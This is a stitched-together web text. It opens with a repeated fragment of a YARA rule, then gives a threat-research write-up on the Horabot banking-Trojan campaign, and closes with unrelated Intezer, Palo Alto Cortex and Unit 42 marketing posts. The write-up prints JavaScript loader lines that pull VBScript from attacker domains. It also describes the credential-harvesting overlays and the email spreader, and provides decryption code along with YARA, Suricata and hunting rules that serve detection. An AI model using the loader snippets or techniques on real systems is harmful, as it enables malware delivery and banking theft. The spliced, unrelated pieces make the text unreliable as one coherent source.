        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}
Hunting queries
You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.
VirusTotal Intelligence
entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan
page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)
In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.
Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.
The starting point
As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.
The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.
The attack chain
After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.
Stage 1: Initial lure
Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).
Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/
Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:
This command retrieved and executed an HTA file that contained the following:
It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.
Stage 2: A pinch of server-side polymorphism
The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.
The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.
The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:
Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.
PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
Cleanup routines: removes temporary files and terminates selected processes.
During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.
As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.
Stage 3: The evil combination of AutoIT and a banking Trojan
It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.
The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.
We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:
The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
It includes SQL commands used to harvest credentials from browsers.
Once loaded into memory, the Trojan sends several HTTP requests to different URLs:
HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET)
The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET)
The page containing the first stage leading to the spreader.
Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.
The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".
Key construction (left) and decryption logic (right)
We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:
def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""

    current_key = int(encrypted_hex[0:2], 16)

    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char

        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key

        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2

    return result
Python implementation of the decryption routine
The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.
Direct pointer (left), indirect pointer (right)
Indexed strings via TStringList lookups
The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.
To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.
Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.
C2 socket address extraction
If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.
Fallback to hardcoded socket address (lifenews[.]pro:49569)
Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:
Extracting value 5 and 6 from the configuration
In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.
The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.
The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:
Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)
Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.
The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.
After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):
Encryption routine sub_00A9F2D0
The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:
Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:
alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)
As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.
Fake token overlay used for credential theft (right), with disassembly (left)
The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.
Below is a collage of pictures where the targeted bank overlays are visible.
Excerpt of decrypted fake overlays
Stage 4: The spreader
In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.
We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.
In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.
Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:
Harvest emails via the MAPI namespace;
Exfiltrate unique email addresses to the C2;
Clean up the outbox;
Filter the exfiltrated email addresses against a blocklist of keywords;
Prepare a phishing email containing a malicious PDF;
Mass-distribute the email to the filtered addresses.
One interesting point is that the spreader’s code and comments allow us to extract some useful intel:
All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”
Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.
Detection engineering and threat hunting opportunities
After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.
YARA rules
The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.
import "pe"

rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and
        filesize < 150MB and
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"

    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}
Hunting queries
You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.
VirusTotal Intelligence
entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan
page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)
Security operations is undergoing a fundamental shift.
As alert volumes continue to rise and environments grow more complex, enterprises are moving away from security models built on manual triage, fragmented automation, and are looking to decrease their reliance on outsourced MDR services. More enterprises are adopting AI SOC as the new model for running security operations, one that can triage and investigate all alerts at machine scale while keeping internal teams focused on judgment and response.
That shift was reflected clearly in Intezer’s momentum over the past year.
In 2025, Intezer processed more than 25 million security alerts across live enterprise SOC environments, as adoption expanded across large and complex organizations looking for a more scalable way to run security operations.
A year of strong growth
Over the past year, Intezer achieved several major company milestones:
Multiplied revenue year over year
Achieved 126% net revenue retention
Expanded adoption across Fortune 500 organizations
Scaled the team across key functions to support a growing enterprise customer base
These milestones reflect more than company growth. They reflect a broader market transition toward AI SOC as enterprises look for ways to investigate every alert, reduce hidden risk, and operate beyond the limits of human investigation capacity.
Growing industry recognition
Intezer’s momentum is also being recognized by media, industry analysts and practitioners. Here is a sampling of recent coverage.
Well known industry analyst Richard Stiennon recently included Intezer in the 2026 Cyber 150, an independently compiled list based on IT-Harvest data, and has also included Intezer in his new book, Guardians of the Machine Age.
At the same time, practitioners are taking notice. In his write-up on Intezer’s 2026 AI SOC Report, Darwin Salazar highlighted the report’s forensic depth, auditability, and practical value in a crowded AI SOC market.
Why this momentum matters
Traditional SOC and MDR models are constrained by human investigation bandwidth. As alert volumes increase, teams are forced to prioritize only a subset of alerts, often based on severity labels before full context is available. That leaves real risk hiding in uninvestigated alerts.
Enterprises are increasingly adopting AI SOC to remove that bottleneck.
Intezer investigates 100% of alerts at forensic depth across endpoint, identity, cloud, network, phishing, and SIEM sources, escalating only the incidents (less than 2%) that require human judgment. This allows security teams to stay in control while scaling operations far beyond what manual investigation models can support.
What the numbers show
The business results from the past year point to strong validation in the market.
Doubling revenue year over year signals accelerating demand.
126% net revenue retention reflects strong customer expansion and continued platform adoption.
Growth across Fortune 500 organizations shows that large enterprises are increasingly embracing this operating model.
And continued team expansion across key functions ensures Intezer can support customers as adoption grows.
Looking ahead
The market is moving toward a new SOC operating model, one where AI executes investigations at scale and human teams focus on decisions, response, and strategy.
Intezer’s momentum over the past year reflects that shift clearly. As more enterprises look to eliminate investigation bottlenecks and reduce cyber risk, AI SOC is moving from emerging category to operational reality.
See the agentic SOC come to life at Cortex® Symphony 2026, the ultimate SOC event.
Today, the Cortex® platform takes a massive step toward delivering the perfect union of human expertise and agentic AI across all of security operations. Our latest release embeds immersive, context-aware agentic AI across the platform, from code to cloud to SOC, delivering an agentic-first analyst experience for our customers.
With new Cortex AgentiX agents built to tackle more use cases and an expanded AI-ready data foundation, this release slashes response times and redefines what high-efficiency SOC operations look like.
Attack Velocity Has Fundamentally Changed
Not long ago, adversaries took days to move from initial access to impact. Today, they weaponize AI across the attack lifecycle to operate up to 4x faster than just one year ago, executing end-to-end attacks in as little as 72 minutes, according to Unit 42® research.
These attacks are making manual response obsolete. Teams need the next generation of AI technology that can analyze, decide and act in real time. Our latest innovations, fueled by unified, high-fidelity data, help give defenders the edge they need to outmaneuver modern attacks.
An AI-Ready Data Foundation for the Agentic SOC
Agentic AI depends on data that is fast, flexible and built for scale. Cortex Extended Data Lake (XDL) provides that data foundation for Cortex XSIAM and the broader Cortex platform, serving as a single source of truth for security operations. Built for AI and analytics, it ingests more than 15 PB of telemetry daily across 1,100+ integrations, and is designed to provide the comprehensive data required for effective detection, investigation, and response.
With the introduction of Cortex XDL 2.0, we are revolutionizing how organizations store, access and manage data, enabling new levels of flexibility and control.
New capabilities added with the Cortex XDL 2.0 release:
Cost-efficient data lake tier that can lower SOC costs with flexible long-term retention for compliance, forensics and investigations.
Federated search to query distributed data sources without incurring additional ingestion or storage costs.
Native Chronosphere Telemetry Pipeline integration to filter and route telemetry at the source
AI-driven parsing that automatically builds production-ready parsers from sample logs using generative AI, removing hours of manual effort and accelerating time to value.
Together, these capabilities power AI agents with critical security signals and give security teams the data they need, when and where they need it, while controlling costs.
Redefining How Analysts Work in the SOC
Cortex introduces an agentic-first analyst experience that embeds advanced AI directly into the analyst’s daily workflow. Designed to reduce investigation time, the elevated experience brings together automatically generated case summaries, visualized issue relationships, and a centralized Resolution Center within a unified case management workspace.
AI now spans the Cortex console, allowing context-aware agents to work in real time alongside analysts. Using the Cortex Agentic Assistant, teams can call on agents to plan and execute investigation workflows directly within their cases.
This release also doubles the number of AI agents who are purpose-built for SecOps and Cloud Security. Here are three of the newest additions.
The Case Investigation agent delivers context-aware assistance that analyzes case artifacts and complex signals to accelerate triage. It recommends next steps, highlights critical evidence, builds AI case summaries, and takes action with analyst oversight.
The Cloud Posture agent helps teams uncover, triage and resolve misconfigurations and posture risks across cloud environments. It streamlines analyst workflows by proactively prioritizing risk, enriching exposures and applying approved fixes.
The Automation Engineer agent tackles one of automation’s biggest pain points: Building and maintaining complex workflows. With simple natural language prompts, teams can generate working code and scripts for agents or playbooks.
The new Case Management Workspace provides full investigative context to streamline case analysis.
Our new agentic playbooks bring AI directly into automation workflows, embedding AI tasks that adapt in real time to help teams resolve incidents faster. They automate complex operations, analyze inputs with large language models (LLMs), and produce context-specific outputs.
Matt Bunch, Global CISO, Tyson Foods:
At Tyson Foods, protecting a complex global supply chain in an era of AI-driven threats requires us to move with the same machine speed as our adversaries. By consolidating onto the Palo Alto Networks Cortex platform, we’ve effectively closed the gap between detection and response. The impact has been transformative as we’ve increased our log visibility by 40% while reducing median time to respond by 50%. The agentic capabilities in the platform have allowed our teams to move from manual triage to high-level strategic defense, ensuring our global operations remain resilient and secure.
The Cortex Agentix Platform Has Arrived
The standalone Cortex Agentix platform brings the power of AI to everyone, delivering advanced orchestration and automation for the modern SOC. For Cortex XSOAR® customers, this marks the natural evolution of our market-leading SOAR platform, now enhanced with agentic intelligence to unlock meaningful productivity gains.
With more than 1,300 playbooks, 1,100 integrations, and built-in MCP support, Cortex Agentix combines over a decade of SOAR leadership with powerful AI capabilities to help security teams operate with greater speed, coordination and efficiency across the SOC.
Securing the Agentic Endpoint
As users increasingly run AI-powered code packages, browser extensions, plugins and more, they are opening the door to a new class of AI-driven threats at the endpoint. That is why we announced our intent to acquire Koi to help secure the emerging agentic endpoint. Once completed, the acquisition will strengthen our visibility and protection at the endpoint, extending our ironclad protection from the SOC to where AI code actually runs.
See the Agentic SOC Take Center Stage at Cortex Symphony 2026
To experience these innovations firsthand, join Lee Klarich, Chief Product and Technology Officer, and Gonen Fink, EVP of Products, alongside other industry leaders at Cortex Symphony 2026, the ultimate SOC event.
This blog contains forward-looking statements that involve risks, uncertainties and assumptions, including, without limitation, statements regarding the benefits, impact, or performance or potential benefits, impact or performance of our products and technologies or future products and technologies. Any unreleased services or features (and any services or features not generally available to customers) referenced in this or other press releases or public statements are not currently available (or are not yet generally available to customers) and may not be delivered when expected or at all. Customers who purchase Palo Alto Networks applications should make their purchase decisions based on services and features currently generally available.
The evolution of vulnerability management in the agentic era is characterized by continuous telemetry, contextual prioritization and the ultimate goal of agentic remediation.
The window for defense has collapsed, and most SOCs weren’t built for the speed of today’s attacks. According to the 2026 Unit 42® Global Incident Response Report, some end-to-end attacks now unfold in under an hour. Attacks that used to take days or weeks now happen in minutes.
Most traditional SOC models are trapped in a cycle of alert overload, fragmented tools and limited engineering capacity that slow investigations and delay response. Traditional SIEM and MDR models were designed to react to alerts. They were not designed to continuously improve detections, correlations and response with threats that move at machine speed. Over time, that gap between attacker speed and defender capability keeps widening, and it’s exactly why we built Unit 42 Managed XSIAM 2.0 (MSIAM).
Today marks the availability of the next evolution of our managed SOC offering – one that reflects how modern security operations must run in today’s threat landscape. MSIAM 2.0 is built on Cortex XSIAM®, Palo Alto Networks SOC transformation platform, and operated by Unit 42 analysts, threat hunters, responders and SOC engineers who handle the most complex incidents in the world. With this solution, Unit 42 provides organizations with a 24/7 managed SOC that delivers continuous detection, investigation and full-cycle remediation across the entire attack surface while improving operations over time.
We don’t just manage alerts. Unit 42 continuously engineers detections, correlations and response playbooks within XSIAM, refining them as attacker behavior evolves. This ongoing engineering ensures defenses improve over time, driven by real-world incidents and frontline threat intelligence, not static rules that quickly fall behind.
Why Managed XSIAM 2.0 Is Different
Elite SOC on Day One
We want SOC teams up and running as fast as possible. Experts lead onboarding, data mapping and configuration, and then your managed SOC team takes responsibility for operating and optimizing XSIAM on a day-to-day basis. The result is a SOC that improves over time without adding operational burden.
Every Threat Exposed
Unit 42 goes beyond reactive monitoring with continuous, proactive threat hunting across the entire attack surface. When a new threat is found in the wild, we produce threat impact reports that show how those techniques apply to each customer’s environment. We then translate those insights into custom detections and automated response actions, while also monitoring and investigating the correlation rules your team creates. Both the global threat intelligence and your unique use cases are backed by our 24/7 analysis, closing gaps quickly and strengthening defenses over time.
We also now support both native and third-party EDR telemetry, so organizations can benefit from Unit 42 expertise and Cortex® AI-driven analytics, regardless of the security technologies they use today. This enables customers to receive the strongest possible managed defense now, while creating a natural, low-friction path toward deeper platform consolidation as their environment evolves.
Machine-Speed Response
When incidents escalate, we don’t just hand you a ticket; we take ownership. Collaborating with your team, we establish pre-authorized workflows to execute immediate responses across your entire environment, from endpoints and firewalls to identity and cloud. We pair the platform’s native speed with expert oversight. By validating threat context and business impact, every response action is precise and safe, giving you the confidence to unleash full-cycle remediation. This allows MSIAM 2.0 to move seamlessly from detection to resolution with both velocity and precision.
And we stand behind our solution with a Breach Response Guarantee. If a complex incident strikes, you have the world’s best responders in your corner with up to 250 hours of Unit 42 Incident Response included. This built-in coverage removes the administrative hurdles of crisis response, enabling our experts to immediately transition from monitoring to deep forensic investigation and complete eradication, so you can focus on recovery.
Proven in the Real World with the Green Bay Packers
Working with Unit 42 and the Cortex XSIAM platform, the Green Bay Packers modernized their security across a complex hybrid environment, demonstrating what Unit 42's managed services deliver in real-world operations. By consolidating telemetry and accelerating investigation and response, they reduced response times from hours to minutes, investigated 54% more alerts and saved over 120 hours of analyst time without adding headcount.
These outcomes reflect the key benefits of MSIAM: Unit 42 experts working to apply frontline intelligence as new attacker behavior emerges, translating it into reporting and tailored detections that improve response where it matters most. When a machine-speed platform is operated by experts handling real incidents every day, defenses continuously strengthen as threats evolve.
The Future of the SOC
Unit 42 MSIAM 2.0 helps your SOC operate as it should by combining AI-driven analytics and automation with expert-led operations and engineering. This combination provides teams with the confidence that their defenses are always on, always improving and ready when it matters most. That’s the SOC that security leaders need today, and the one we’re building for tomorrow.
MSIAM is now delivered through two service tiers, Pro and Premium. Organizations can start where they are and grow at their own pace. Pro provides AI-driven managed SOC operations with continuous detection, investigation and response. Premium extends into full-lifecycle SOC engineering, with designated experts and customized detections, automation and tailored response playbooks as your security maturity grows.
To learn more about Managed XSIAM 2.0, join us at Symphony 2026, a Palo Alto Networks premier virtual SOC event, where Unit 42 and Cortex® experts will share frontline threat intelligence from the new 2026 Unit 42 Incident Response Report alongside real-world SOC transformation insights from organizations operating at machine speed.

 Login
Login







